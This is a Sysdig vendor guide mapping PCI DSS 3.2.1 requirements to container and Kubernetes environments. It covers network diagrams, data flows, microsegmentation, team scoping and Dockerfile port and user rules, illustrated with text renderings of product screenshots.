A guide to PCI Compliance in Containers and Kubernetes

sysdig

Contents

Introduction

Credit card companies previously had to enforce their own version of compliance for all vendors that stored, processed or transmitted cardholder data. Then, in the early 2000s, representatives from American Express, JCB, Visa, Discover and Mastercard combined to form the Payment Card Industry Security Standards Council (PCI SSC). This council created PCI DSS (Payment Card Industry Data Security Service) and released the first set of standards in 2006.

The most recent version of the standard, PCI DSS 3.2.1, came out in May 2018. The standards serve as guidelines and are the starting point for an organization to build their compliance strategy. As applications and technologies change, organizations are required to adapt their compliance strategies to meet the guidelines set by PCI DSS.

Where does PCI DSS apply?

"The PCI DSS security requirements apply to all system components included in or connected to the cardholder data environment."

The cardholder data environment (CDE) is comprised of people, processes and technologies that store, process or transmit cardholder data or sensitive authentication data. "System components" include network devices, servers, computing devices and applications." Many of these applications are now running directly on containers.

Containers, Kubernetes and PCI compliance

Containers have been adopted faster than any previous enterprise technology, and for good reason. They're portable, provide better security through isolation, and allow application teams to develop better services faster. However, the quick rise in adoption is a pace that's hard to match on the compliance side. A great example of this is the Glossary of Terms, Abbreviations, and Acronyms of V3.2 PCI-DSS guidelines. There are definitions for Virtual Machines, Hypervisors and everything you'd need to know for the VM world. However, there are no mentions of Docker, containers, orchestration, Kubernetes, or the (kernel) which becomes even more important when deploying containers.

Containers allow greater degrees of segmentation and isolation across your environment, but their density and ephemeral nature will greatly increase the number of network connections, in addition to making it harder to track what's connected to what and where. This increase in density will also increase the number of entities that need to be audited and checked for vulnerabilities.

PCI DSS Requirements

PCI DSS 3.2.1. defines 12 requirements categories and 5 appendices:

- **Requirement 1: Install and maintain a firewall configuration to protect cardholder data.**
  Firewalls are devices that control computer traffic allowed between an entity's networks (internal) and untrusted networks (external), as well as traffic into and out of more sensitive areas within an entity's internal trusted networks. The cardholder data environment is an example of a more sensitive area within an entity's trusted network.
- **Requirement 2: Do not use vendor-supplied defaults for system passwords and other security parameters.**
  Malicious individuals (external and internal to an entity) often use vendor default passwords and other vendor default settings to compromise systems. These passwords and settings are well known by hacker communities and are easily determined via public information.
- **Requirement 3: Protect stored cardholder data.**
  Protection methods such as encryption, truncation, masking and hashing are critical components of cardholder data protection. If an intruder circumvents other security controls and gains access to encrypted data without the proper cryptographic keys, the data is unreadable and unusable to that person. Other effective methods of protecting stored data should also be considered as potential risk mitigation opportunities. For example, methods for minimizing risk include not storing cardholder data unless absolutely necessary, truncating cardholder data if full PAN is not needed, and not sending unprotected PANs using end-user messaging technologies, such as e-mail and instant messaging.
- **Requirement 4: Encrypt transmission of cardholder data across open, public networks.**
  Sensitive information must be encrypted during transmission over networks that are easily accessed by malicious individuals. Misconfigured wireless networks and vulnerabilities in legacy encryption and authentication protocols continue to be targets of malicious individuals who exploit these vulnerabilities to gain privileged access to cardholder data environments.
- **Requirement 5: Protect all systems against malware and regularly update anti-virus software or programs.**
  Malicious software, commonly referred to as "malware" —including viruses, worms and Trojans— enters the network during many business-approved activities, including employee e-mail and use of the Internet, mobile computers and storage devices, resulting in the exploitation of system vulnerabilities. Anti-virus software must be used on all systems commonly affected by malware to protect systems from current and evolving malicious software threats. Additional anti-malware solutions may be considered as a supplement to the anti-virus software; however, such additional solutions do not replace the need for anti-virus software to be in place.

- **Requirement 6: Develop and maintain secure systems and applications.**
  Unscrupulous individuals use security vulnerabilities to gain privileged access to systems. Many of these vulnerabilities are fixed by vendor-provided security patches, which must be installed by the entities that manage the systems. All systems must have all appropriate software patches to protect against the exploitation and compromise of cardholder data by malicious individuals and malicious software.
- **Requirement 7: Restrict access to cardholder data by business need to know.**
  To ensure critical data can only be accessed by authorized personnel, systems and processes must be in place to limit access based on need to know and according to job responsibilities.
- **Requirement 8: Identify and authenticate access to system components.**
  Assigning a unique identification (ID) to each person with access ensures that every individual is uniquely accountable for their actions. When such accountability is in place, actions taken on critical data and systems are performed by, and can be traced to, known and authorized users and processes.
- **Requirement 9: Restrict physical access to cardholder data.**
  Any physical access to data or systems that house cardholder data provides the opportunity for individuals to access devices or data and to remove systems or hardcopies, and should be appropriately restricted. For the purposes of Requirement 9, "onsite personnel" refers to full-time and part-time employees, temporary employees, contractors and consultants who are physically present on the entity's premises. A "visitor" refers to a vendor, guest of any onsite personnel, service workers or anyone who needs to enter the facility for a short duration, usually not more than one day. "Media" refers to all paper and electronic media containing cardholder data.
- **Requirement 10: Track and monitor all access to network resources and cardholder data.**
  Logging mechanisms and the ability to track user activities are critical in preventing, detecting or minimizing the impact of a data compromise. The presence of logs in all environments allows thorough tracking, alerting and analysis when something does go wrong. Determining the cause of a compromise is very difficult, if not impossible, without system activity logs.
- **Requirement 11: Regularly test security systems and processes.**
  Vulnerabilities are being discovered continually by malicious individuals and researchers, and being introduced by new software. System components, processes and custom software should be tested frequently to ensure security controls continue to reflect a changing environment.
- **Requirement 12: Maintain a policy that addresses information security for all personnel.**
  A strong security policy sets the security tone for the whole entity and informs personnel what is expected of them. All personnel should be aware of the sensitivity of data and their responsibilities for protecting it. For the purposes of Requirement 12, "personnel" refers to full-time and part-time employees, temporary employees, contractors and consultants who are "resident" on the entity's site or otherwise have access to the cardholder data environment.
- **Appendix A1**: Additional PCI DSS Requirements for Shared Hosting Providers.

- **Appendix A2**: Additional PCI DSS Requirements for Entities using SSL/Early TLS for Card-Present POS POI Terminal Connections.
- **Appendix A3**: Designated Entities Supplemental Validation (DESV). This Appendix applies only to entities designated by a payment brand(s) or acquirer as requiring additional validation of existing PCI DSS requirements.
- **Appendix B**: Compensating Controls.
  Compensating controls may be considered for most PCI DSS requirements when an entity cannot meet a requirement explicitly as stated, due to legitimate technical or documented business constraints, but has sufficiently mitigated the risk associated with the requirement through implementation of other, or compensating, controls.
- **Appendix C**: Compensating Controls Worksheet.

Feature coverage

In this guide we'll cover PCI compliance related to:

- Network Security
- Data Protection
- Auditing
- User Access Control
- Incident Response & Recovery
- Forensics
- Vulnerability Management

For each specific requirement we'll cover the guidelines, how to address the requirement for container environments, and how Sysdig can help.

Requirements and Sysdig Capabilities

Requirement 1:
Install and maintain a firewall configuration to protect cardholder data

Firewalls are devices that control computer traffic allowed between an entity's networks (internal) and untrusted networks (external), as well as traffic into and out of more sensitive areas within an entity's internal trusted networks. The cardholder data environment is an example of a more sensitive area within an entity's trusted network.


1.1.2. Current Network diagram

Requirement
Current network diagram that identifies all connections between the cardholder data environment and other networks, including any wireless networks.


Guidelines
Network diagrams describe how networks are configured and identify the location of all network devices. Without current network diagrams, devices could be overlooked and be unknowingly left out of the security controls implemented for PCI DSS, and thus be vulnerable to compromise.

Container Compliance Approach
Your API service is no longer just a collection of a couple nodes, it's distributed across tens or hundreds of nodes and thousands of containers with other services running on them as well. Keeping track of who is talking to who, and why, is much harder with these distributed containerized services.

Sysdig Capabilities
Sysdig provides automatic discovery of containers and Kubernetes nodes and services with a real-time topology map showing all containers, hosts and processes in both CDE and non-CDE environments. Sysdig monitors all connections in real-time and will discover any new connections to or from containers immediately.



Sysdig will also let you view policies protecting your network and other services based on the physical or logical scoping that is applied to that policy. This makes it much easier to keep track of what policies apply to different areas of your PCI compliance strategy.



K8s activity Entire Infrastructure	Updated 11 days ago 33 rules | Notify Only
Malicious Python library jeilyfish activities prevention kubernetes.pod.name in ("emailservice-769d9fb9d6-hm68r")	Updated a minute ago 4 rules | Stop Container | Capture 20 secs
Suspicious Container Activity container.id != ""	Updated a minute ago 9 rules | Notify Only
Disallowed Container Activity container.id != ""	Updated a few seconds ago 1 rules | Notify Only
User Management Changes Entire Infrastructure	Updated 2 months ago 1 rules | Notify Only
Suspicious Network Activity Entire Infrastructure	Updated 2 months ago 6 rules | Notify Only
Access Cryptomining Network Entire Infrastructure	Updated 2 months ago 2 rules | Notify Only
All K8s Activity Entire Infrastructure	Updated 2 months ago 1 rules | Notify Only
All K8s User Modifications kubernetes.namespace.name in ("microservices")	Updated a few seconds ago 6 rules | Notify Only

The Runtime Policies list shows a switch indicating which policies are enabled, and under their name, the scope definition specifying where they are being enforced.

1.1.3. Diagram data flow

Requirement


Current diagram that shows all cardholder data flows across systems and networks.

Guidelines

Teams need to examine data flow diagrams to visualize all cardholder data flows across systems and networks.

Sysdig Capabilities

Sysdig automatically discovers real-time network connections between containers and services. Teams can also alert on specific anomalous flows as CDE and non-CDE based on container and Kubernetes metadata/labels.


NS sock-shop
rabbitmq-expor...
app=prometheus-rabbitmq-exporter
release=rabbitmq-exporter
DPL
rabbitmq
SVC
sock-shop-queu...
app.kubernetes.io/name=sock-shop-queue-master
app.kubernetes.io/instance=sock-shop
DPL
rabbitmq
SVC
sock-shop-rabb...
5672
5672
DPL
app.kubernetes.io/name=sock-shop-rabbitmq
app.kubernetes.io/instance=sock-shop
sock-shop-ship...
app.kubernetes.io/name=sock-shop-shipping
app.kubernetes.io/instance=sock-shop
DPL

1.1.4. Establishing a firewall and a DMZ

Requirement


Requirements for a firewall at each Internet connection and between any demilitarized zone (DMZ) and the internal network zone.

Guidelines

Teams can use Kubernetes network policies to restrict inbound and outbound traffic from the cluster.

Sysdig Capabilities

Sysdig applies Kubernetes-native microsegmentation to restrict traffic. It uses Kubernetes metadata and application context to define least privilege network policies in Kubernetes.



Below you see the network connections we have detected for **carts-db** organized by i... Learn more...

IN-CLUSTER ENTITIES General ingress rules: Select ingress rule...

Allow	CLIENT SIDE				SERVER SIDE
	Namespace	Namespace labels	Controlled by	Pod controller labels	Listening process and port
☑	sock-shop	app=raw chart=raw-0.2.3 heritage=Helm release=sock-shop-namespace	Deployment: sock-shop-carts	app.kubernetes.io/instance=sock-shop app.kubernetes.io/name=sock-shop-carts	mongod:27017
□	sock-shop	app=raw chart=raw-0.2.3 heritage=Helm release=sock-shop-namespace	Deployment: carts-mongodb-exporter	app.kubernetes.io/name=prometheus-mongodb-exporter app.kubernetes.io/instance=carts-mongoexp	mongod:27017

UNRESOLVED IPs ALLOW ingress from IPs/mask: 8.8.8.8/32

1.1.5. Description groups, roles, responsibilities management network components

Requirement


Description of groups, roles and responsibilities for management of network components.

Guidelines

Teams need to verify that firewall and router configuration standards include a description of groups, roles and responsibilities for management of network components.

Sysdig Capabilities

Sysdig provides service-based access control called Sysdig Teams to manage groups, roles and responsibilities for PCI containerized environments. LDAP support in the Sysdig software (on-prem version) platform allows user authentication using credentials in a customer's own directory server.



Team management

Name	Description	Scope By	Scope	Default Team
App team integrations	Integrations middleware name...	Container	kubernetes.namespace.name i...	
App team java-event-forw...	Event forwared implemented i...	Container	container.id in ("0ac6807dd014")	
App team store backend	Backend Store namespace	Container	kubernetes.namespace.name i...	
App team store-frontend	Frontend Store namespace	Container	kubernetes.namespace.name i...	
App team: WordPress	WordPress host server	Host	host.hostName in ("wordpress-...	
AWS/Kubernetes	All AWS Kubernetes resources	Container	kubernetes.cluster.name in ("pr...	
Monitor Operations	Immutable Monitor team with ...	Host		✓
Sysdig Agent Team	Sysdig agent containers	Container	container.image in ("sysdig/ag...	

1.1.6.b. Identify insecure services, protocols, and ports allowed

Requirement

1.1.6.b Identify insecure services, protocols and ports allowed, and verify that security features are documented for each service.

Guidelines


Compromises often happen due to unused or insecure service and ports, since these often have known vulnerabilities and many organizations don't patch vulnerabilities for the services, protocols and ports they don't use (even though the vulnerabilities are still present). By clearly defining and documenting the services, protocols and ports that are necessary for business, organizations can ensure that all other services, protocols and ports are disabled or removed.

Container Compliance Approach

Documenting the ports that a database server typically uses is easy. The challenge comes when that host has a load balancer, an application server, and a database, because Kubernetes or some other orchestrator has scheduled them on the same host. Each container will have their own ports exposed to meet their needs, and your team needs to make sure there aren't any incorrectly exposed ports.

Prevention

Sysdig can prevent images from being built or deployed based on the ports that are exposed on that container. Easily choose to whitelist or blacklist ports for an image and evaluate if those are exposed as a step in your CI/CD evaluation.



Name: Default Configuration Policy - Dockerfile Best Practices

Description: This policy provides out of the box rules around Dockerfile best practices.
We frequently update these policies and if you'd like to modify the policy you should use this as a base template to avoid modifications being overwritten.

Rules

Vulnerabilities	Stale feed data	Max days since sync: 7	Warn
Dockerfile	Instruction	Instruction: RUN; Check: like; Value: .*apt-get upgrade.*	Warn
Dockerfile	Instruction	Instruction: RUN; Check: like; Value: .*yum upgrade.*	Warn
Dockerfile	Instruction	Instruction: HEALTHCHECK; Check: not_exists	Warn
Dockerfile	Effective user	Type: blacklist; Users: root	Warn
Dockerfile	Exposed ports	Type: blacklist; Ports: 22	Warn


Actual dockerfile only (optional): Leave blank
Ports: 22
Type: blacklist

Dockerfile	Instruction	Instruction: LABEL; Check: =; Value: latest	Warn
Dockerfile	Instruction	Instruction: ENV; Check: like; Value: .*(password|PASSWORD|passwd|PASSWD|AWS|sec...	Warn
Dockerfile	Instruction	Instruction: USER; Check: not_exists	Warn
Dockerfile	Instruction	Instruction: ADD; Check: exists	Warn
Dockerfile	Instruction	Check: like; Instruction: RUN; Value: .*apk (add|update).*	Warn

Select gate...

Monitoring

Sysdig can show what ports a host, container, deployment or any logical service is using, and provide metrics about requests bytes, etc.



Top Ports

Everywhere

Edit Scope

Network Bytes In by Port

Network Bytes Out by Port

Network Bytes Total by Port

Number of Requests by Port


Jan 17th 1:00:00 am

Rate of net.bytes.total segmented by net.server.port

☑ 443	102 KiB/s
☑ 6666	64.8 KiB/s
☑ 32526	32.3 KiB/s
☑ 8125	13.8 KiB/s
☑ 80	7.08 KiB/s
☑ 6379	6.45 KiB/s
☑ 11211	5.34 KiB/s
☑ 10255	5.28 KiB/s
☑ 12379	0

DESELECT ALL

Time: Rate Group: Sum Metric: net.bytes.total



Top Ports

Everywhere

